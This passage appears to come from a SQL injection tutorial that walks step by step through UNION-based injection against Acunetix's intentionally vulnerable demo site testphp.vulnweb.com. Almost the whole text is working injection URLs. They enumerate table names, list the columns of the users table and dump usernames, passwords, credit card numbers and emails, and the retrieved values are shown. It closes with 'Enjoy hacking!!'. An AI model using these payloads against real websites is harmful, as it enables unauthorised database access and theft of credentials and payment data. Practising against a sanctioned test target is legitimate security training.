
We got table 3: **categ**



http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 3,1

Task#4


We got table 4: **featured**



Similarly repeat the same query for table 4, 5, 6, and 7 with making slight changes in LIMIT.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 7,1


We got table 7: **users**



http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 8,1

Task#4

Since we didn't get anything when the limit is set 8, 1 hence there might be 8 tables only inside the database.



the concat function is used for concatenation of two or more string into a single string.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()

From screen you can see through concat function we have successfully retrieved all table name inside the

database.

Table 1: artist

Table 2: Carts

Table 3: Categ

Table 4: Featured


Table 5: Guestbook

Table 6: Pictures

Table 7: Product

Table 8: users

Task#4




Maybe we can get some important data from the **users** table, so let's penetrate more inside. Again Use the concat function for table users for retrieving its entire column names.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'

Awesome!! We successfully retrieve all eight column names from inside the table users.

Then I have chosen only four columns i.e. **uname, pass, email** and **cc** for further enumeration.

Task#4




Use the concat function for selecting **uname** from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(uname),3 from users

From the screenshot, you can read uname: **test**


Task#4



Use the concat function for selecting **pass** from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(pass),3 from users

From the screenshot, you can read pass: **test**




Task#4

Use the concat function for selecting **cc** (credit card) from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(cc),3 from users

From the screenshot, you can read cc: **1234-5678-2300-9000**




Use the concat function for selecting **email** from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(email),3 from users

From the screenshot, you can read email: **jitendra@panalinks.com**

Enjoy hacking!!

Task#4


artists
testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(email),3 from u
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
artist: jitendra@panalinks.com
www.hackingarticles.in
3
view pictures of the artist
comment on this artist